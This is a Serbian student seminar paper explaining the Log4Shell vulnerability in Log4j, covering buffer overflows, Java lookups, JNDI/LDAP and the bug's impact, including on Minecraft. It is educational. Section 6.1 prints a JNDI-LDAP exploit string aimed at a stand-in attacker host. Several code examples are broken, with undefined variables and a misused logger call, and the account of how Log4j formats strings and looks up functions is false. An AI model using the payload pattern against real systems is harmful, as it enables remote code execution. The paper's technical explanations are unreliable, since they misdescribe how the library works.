Математички факултет

Семинарски рад
из техничког и научног писања

Log4Shell грешка

Студент
Никола Маринковић
52/2025

Професор
др. Јелена Граовац

Београд, 3. фебруар 2026.

Садржај

1 Увод **2**

2 Грешке које су претходиле **2**
2.1 Меморија у језицима ниског нивоа 2
2.2 Прекорачење опсега 2
2.2.1 Пример прекорачења стека 3

3 Јава **4**
3.1 Опис језика 4
3.2 Испис на стандардни излаз 4

4 Log4j **5**
4.1 Шаблони ниски 5
4.2 Извршавање функција 6

5 Извршавање страног кода **6**
5.1 Серијализација 6
5.2 Учитавање страних класа 7
5.2.1 JNDI и LDAP 7

6 Log4Shell грешка **7**
6.1 Опис Log4Shell грешке 7
6.2 Откриће грешке 8
6.3 Последице грешке 8
6.3.1 Minecraft 8

Сажетак

У овом семинарском раду описана је **Log4Shell** грешка, догађаји који је изазвала, начин на који функционише и како ју је могуће експлоатисати.

1 Увод

Log4Shell је популарни назив за CVE-2021-44228[1], грешку нултог дана (*енг.* zero-day vulnerability) [2] откривену у библиотеци **Log4j** [3] за програмски језик Јаву. Уз минималан труд нападача, грешка је омогућила малициозним корисницима произвољно извршавање кода на погођеним уређајима. Учинила је рањивим многе популарне интернет сервисе, као што су: *Amazon Web Services*, *Cloudflare*, *iCloud*, *Minecraft Java Edition*, *Steam*, *Tencent QQ* и многе друге.

2 Грешке које су претходиле

2.1 Меморија у језицима ниског нивоа

Већина програмских језика ниског нивоа, као што су C и C++, не поседују уграђене механизме заштите интегритета свог стања. Допуштено је уписивање на произвољно место у меморији, произвољна алокација нових података на хип, уклањање истих из меморије, као и многе друге операције. Уколико је програмер довољно упознат са начином функционисања хардвера, могућности које овај приступ програмирању пружа омогућавају стварање програма који најоптималније користи све могућности хардвера.

Овакав приступ програмирању програмеру даје велику моћ, али, на жалост, с њом и велику одговорност. Произвољан приступ меморији отвара могућност за настанак неприметних грешака чије постојање може изазвати велике последице.

2.2 Прекорачење опсега

Прекорачење опсега (*енг.* buffer overflow) је грешка до које долази када програм уписује или чита податке изван предвиђеног оквира (бафера). Исход ове грешке је непредвидљив. Уколико се подаци упишу у незаузет меморијски простор, неће се догодити ништа. Ако се на том месту налазила нека променљива, њена вредност биће промењена на непредвидљив начин. Ефекти ове грешке демонстрирани су кроз пример 2.2.1

[1] https://www.cve.org/CVERecord?id=CVE-2021-44228

[2] све грешке за које је корисник угроженог програма сазнао истовремено када и јавност, то јест имао нула дана да отклони

[3] https://logging.apache.org/log4j/2.x/

2.2.1 Пример прекорачења стека

Замислимо да постоји програм који од корисника очекује низ осмобитних целих бројева дужине 4. У меморији програма налази се низ предвиђен да се у њега упише корисников улаз. Сасвим случајно, одмах поред њега налази се цео осмобитни број x који има вредност 12. Стање програма приказано је у табели 2.2.1.

Табела 1: Приказ стања програма пре уноса корисничких података

низ				x
?	?	?	?	12

Уколико је корисник унео више од 4 елемента (претпоставимо да је унео следеће бројеве: 5 17 46 25 4), подразумевано, програм ће наставити да уписује податке ван оквира низа. Као последица, вредност променљиве x биће измењена, иако сам код не предвиђа такву промену. Ново стање програма приказано је у табели 2.2.1.

Табела 2: Приказ стања програма након уноса корисничких података

низ				x
5	17	46	25	4

С обзиром да ће кориснички улаз у примеру 2.2.1 променити вредност свих променљивих које му се нађу на путу, постоје четири могуће нуспојаве:

- *ништа* - вредност ће бити уписана у неалоцирану меморију, која никада неће бити читана, а адреса ће бити означена као допуштена за упис нових података
- *промена вредности неке променљиве* - описано у примеру 2.2.1
- *излаз из меморијског оквира програма* - уколико програм покуша да приступи адреси изван њему допуштеног меморијског оквира, оперативни систем ће га насилно угасити
- *промена извршног кода* - уколико кориснички улаз буде уписан унутар сегмента кода, локације у меморији где се налази извршни код програма, може доћи до промена у начину функционисања програма. То допушта малициозним корисницима да извршавају произвољан код и тако манипулишу програмом.

Решење проблема наведеног у примеру 2.2.1 је тривијално. Међутим, уколико се његове последице не јаве у фази тестирања, врло лако може завршити у програму, остављеном на милост корисницима који открију нашу грешку. Осим тога, време потрошено на проналажење оваквих грешака може се утрошити на проширивање програма, додавање нових функционалности које могу привући више корисника.

3 Јава

3.1 Опис језика

Јава је објектно оријентисани језик високог нивоа који је створила компанија Sun Microsystems 1995. године. За разлику од језика описаних у секцији 2.1, Јава открива меморију кроз „објекте“. Схеме за креирање објеката зову се класе, имају своје име и дефинишу које променљиве објекат поседује, и методе које се над њим примењују. У примеру кода 1 демонстрирано је креирање једног објекта на основу његове класе. Када завршимо са коришћењем објекта, биће аутоматски уклоњен из меморије.

Пример кода 1: Креирање објекта на основу класе

```
class Objekat { // klasa
    int promenljiva1; // promenljiva
    boolean promenljiva2;
    // metoda objekta
    void ispisi_se() {
        String tekst = // generisanje teksta
            promenljiva1 + " " + promenljiva1;
        System.out.println(tekst); // ispis
    }
}
public static void main(String[] args) {
    // kreiranje novog objekta
    Objekat objekat = new Objekat();
    // dodela vrednosti promenljivama objekta
    objekat.jednaPromenljiva = 10;
    objekat.drugaPromenljiva = false;
    // izvrsavanje metode objekta
    ispisi_se();
}
```

Уколико покушамо да рекреирамо пример 2.2.1 у Јави, програм ће пријавити грешку.

3.2 Испис на стандардни излаз

Већина програмских језика омогућава испис текстуалних података на стандардни излаз, видљив покретачу апликације. То омогућава програму да своје стање саопшти језиком који је разумљив људима. У примеру кода 1 променљиве објекта се претварају у текстуални податак и на стандардни излаз исписују коришћењем функције **System.out.println(tekst)**.

Понекад нам пуко исписивање текста не доноси задовољавајући резултат. На пример, уколико бисмо желели да испишемо текст у боји, с обзиром да различити оперативни системи другачије третирају боје, морали бисмо да их разликујемо и додељујемо тексту различита кодирања. Осим тога, у примеру кода 1 примећујемо да смо сами морали да податке претварамо у текст. У овом примеру, поступак је био једноставан, али у неким случајевима, одговарало би нам када не бисмо морали да све регулишемо сами.

4 Log4j

Apache Log4j је библиотека за програмски језик Јаву (3) која унапређује могућност програма да описује сопствене догађаје и исписује их у формату читљивом људима (*енг.* logging) . Настала је 2001., користи *Apache 2.0* лиценцу отвореног кода[4] и део је *Apache Software Foundation* организације.

4.1 Шаблони ниски

Једна од карактеристика ове библиотеке јесу шаблони ниски. То је метод дефинисања формата излаза унутар ниске, без потребе за креирањем исте. Предност оваквог приступа је већа читљивост кода, уместо да размишљамо на који начин вредности треба претворити у текстуални формат, и потом их повезати са осталим вредностима, то можемо препустити библиотеци. Мање написаног кода углавном значи мања шанса за прављење грешке. На пример, уколико желимо да на стандардни излаз испишемо два броја са покретним зарезом заокружена на две децимале, без помоћи **Log4j** би прво било потребно бројеве претворити у ниске које представљају заокружени запис бројева читљив људима, а потом их исписати на стандардни излаз, као што се може видети у примеру кода 2. **Log4j** нам у примеру кода 3 омогућава дефинисање формата наших података унутар ниске, што знатно смањује количину исписаног кода.

Пример кода 2: Испис вредности два реална броја заокружена на две децимале коришћењем стандардних функција Јаве

```
double x = 5.56574734;
double z = 6.0;
String zaokruzen_x = String.format("%.2f", x);
String zaokruzen_z = String.format("%.2f", z);
String ispis = "x = " + zaokruzen_x
    + ", z = " + zaokruzen_z;
System.out.println(ispis);
```

Пример кода 3: Испис вредности два реална броја заокружена на две децимале коришћењем библиотеке **Log4j**

```
double x = 5.56574734;
double z = 6.0;
logger.info("x = %.2f, y = %.2f", x, y);
```

Могућности се не заустављају. Уколико желимо да испишемо хексадецималну вредност целог броја, довољно је заменити %.2f с %X.

[4] Лиценца отвореног кода дефинише права која корисник има на коришћење, репродукцију и редистрибуцију кода који је користи. Рестрикције *Apache 2.0* лиценце налазе се на линку *https://www.apache.org/licenses/LICENSE-2.0.txt*

4.2 Извршавање функција

Иако **Log4j** знатно олакшава исписивање података, још увек је могуће постићи исти резултат коришћењем стандардних функција програмског језика. То је зато што ће, када у ниску напишемо **%X** , библиотека потражити функцију која претвара бројеве у хексадецималне ниске (Integer.toHexString(број)), проследити јој број x и резултат поставити на то место.
Наравно, овакав начин записа нас не ограничава само на функције које бројеве претварају у ниске. Променљиве окружења су глобалне променљиве доступне свим корисницима оперативног система. Користе се како би програм могао да користи вредности које се разликују на различитим оперативних система, попут имена оперативног система и путања до извршних датотека системских програма.
Како бисмо на стандардни излаз исписали путању до **HOME** директоријума, у стандардној Јави би од система захтевали вредност променљиве, а потом је исписали на стандардни излаз, што се види у примеру кода 4. Коришћењем **Log4j** библиотеке, поступак је знатно олакшан, што се види у примеру кода 5.

Пример кода 4: Испис вредности променљиве окружења коришћењем стандардних функција Јаве

```
String home = System.getenv("HOME");
System.out.println("HOME = " + home);
```

Пример кода 5: Испис вредности променљиве окружења коришћењем библиотеке **Log4j**

```
logger.info("HOME = ${env:HOME}");
```

Свака функција у Јави може позивати друге функције, креирати објекте, правити захтеве путем интернета и тиме утицати на стање програма. Из тог разлога, било би опасно када би исписивање података на стандардни излаз могло да изазове измену стања програма. Због тога се **Log4j** ограничава на коришћење функција за које сматрају да не могу да изазову такве операције. Међутим, шта се догоди када када функција која има ту способност ипак заврши у коду који користи милијарде корисника?

5 Извршавање страног кода

5.1 Серијализација

Објекат као концепт постоји само у меморији програма. Након што се програм угаси, објекат и сви подаци који су били чувани у њему неповратно нестају.
Серијализација је поступак претварања објеката у меморији у податке које је могуће чувати на тврдом диску, док је десеријализација обрнут процес. Међутим, подаци у меморији се веома разликују од података на диску. На диску не постоје референце на друге објекте и подаци имају фиксну дужину. Због тога је свакој класи чије је објекте могуће серијализовати потребно доделити посебну функцију која то обавља. На нашу срећу, за већину

објеката постоје универзалне функције, попут оних садржаних у библиотеци **GSON**.
Међутим, шта да радимо уколико желимо да објекат узмемо из другог Јава програма, а наш програм не садржи дефиницију класе чије је објекат инстанца?

5.2 Учитавање страних класа

За разлику од језика C++, код кога су класе апстракција која нестаје након што се програм преведе у машински код, у Јави њихова дефиниција, променљиве и методе остају сачуване током извршавања програма. Тиме је олакшано проналажење грешака у коду, портабилност извршне датотеке, и нама најважније, учитавање страних класа унутар програма током његовог рада. Коришћењем рефлексије[5], страну класу можемо учитати унутар нашег програма, креирати њене објекте и извршавати њене функције. Постоје многи начини за добављање класе, међутим, ми ћемо описати само један 5.2.1.

5.2.1 JNDI и LDAP

Јава интерфејс за именовање и директоријуме (*енг.* Java Naming and Directory Interface) или скраћено **JNDI** је интерфејс за приступ сервисима именовања и директоријума. Његова главна сврха је да омогући Јава апликацијама да претражују објекте и ресурсе по имену, уместо да чврсто кодирају њихове локације или имплементације. JNDI не чува податке, већ нам помаже да комуницирамо са Лаганим протоколом за приступ директоријумима (*енг.* Lightweight Directory Access Protocol) или скраћено **LDAP**, мрежним протоколом који се користи за приступ и управљање сервисима директоријума. Чува информације у хијерархијској, структури у облику стабла прилагођеној за константно читање података, те је практичан за чување објеката и дефиниције класа, које наш програм може лако да захтева.

Наравно, учитавање страних класа страном коду пружа прилику да се изврши унутар наше апликације. Уколико не знамо шта класа коју прихватамо ради, постоји шанса да наш програм буде компромитован. Шта ће се догодити ако случајно допустимо корисницима да учитавају своје класе?

6 Log4Shell грешка

6.1 Опис Log4Shell грешке

Log4j углавном користи **JNDI** 5.2.1 како би лакше пронашао елементе база података, у које спадају и **LDAP** сервери. У већини случајева, овакви захтеви не подразумевају учитавање страних класа 5.2, међутим, верзије ове библиотеке погођене **Log4Shell** грешком допуштале су да се унутар ниске која представља **Log4j**

[5]Рефлексија је способност програма да, током извршавања, анализира и мења структуру или понашање.

шаблон затражи серијализовани објекат, и његова класа која дефинише како ће бити десеријализован. С обзиром да се унутар сваке функције у јави могу позивати друге функције, то је малициозним корисницима омогућило да извршавају произвољан код на погођеним машинама, и то само тако што би им проследили следећу ниску:

```
$jndi:ldap://napadac.com/maliciozni_zahtev
```

6.2 Откриће грешке

Log4Shell грешку је открио истраживач безбедности из *Alibaba Cloud* безбедносног тима у новембру 2021. године. Утврђено је да је ова грешка у библиотеци постојала неоткривена најкасније од 2013. године, када је настала прва верзија **Log4j 2** библиотеке. 24. новембра 2021., грешка је пријављена организацији која се бави одржавањем **Log4Shell** библиотеке, *Apache Software Foundation*-у. Грешка је врло брзо отклоњена у верзији 2.16.0, и 9. децембра 2021. године објављена јавности под називом CVE-2021-44228[6].

6.3 Последице грешке

Како би нападач експлоатисао грешку, све што му је потребно јесте **LDAP** сервер на коме би се налазиле класе са малициозним кодом. Такође, непримећена је постојала макар 8 година, што је значило да је велики број сервиса, у које спадају банковни уређаји, принтери, интернет сервери, медицинска опрема, био подложан. На срећу, метод исправљања ове грешке појавио се од момента када је јавност сазнала за њено постојање, те су подложни остали само они уређаји који нису били ажурирани на време.

Процењује се да је око 10 процената свих дигиталних средстава - укључујући веб апликације, сервисе у облаку и физичке крајње тачке попут сервера - било рањиво на Log4Shell у време њеног открића. Хакери могу да користе Log4Shell како би учинили готово све: украли податке, инсталирали рансомвере, запленили уређаје за потребе ботнета и још много тога [4].


6.3.1 Minecraft

Једна од многих погођених сервиса била је видео игра Minecraft. У њеном случају, библиотеку **Log4j** користе и сервер и клијент, што је значило да је један малициозни корисник могао да инфицира на хиљаде људи тако што би, као у примеру на слици 1, послао једну поруку у јавно ћаскање.

Литература

[1] Log4j: https://logging.apache.org/log4j/2.x/

[6] https://www.cve.org/CVERecord?id=CVE-2021-44228



Слика 1: Minecraft

[2] TrendMicro - Преглед грешке: https://success.trendmicro.com/en-US/solution/KA-0012637

[3] Званични CVE: https://www.cve.org/CVERecord?id=CVE-2021-44228

[4] IBM: Шта је **Log4Shell** : https://www.ibm.com/think/topics/log4shell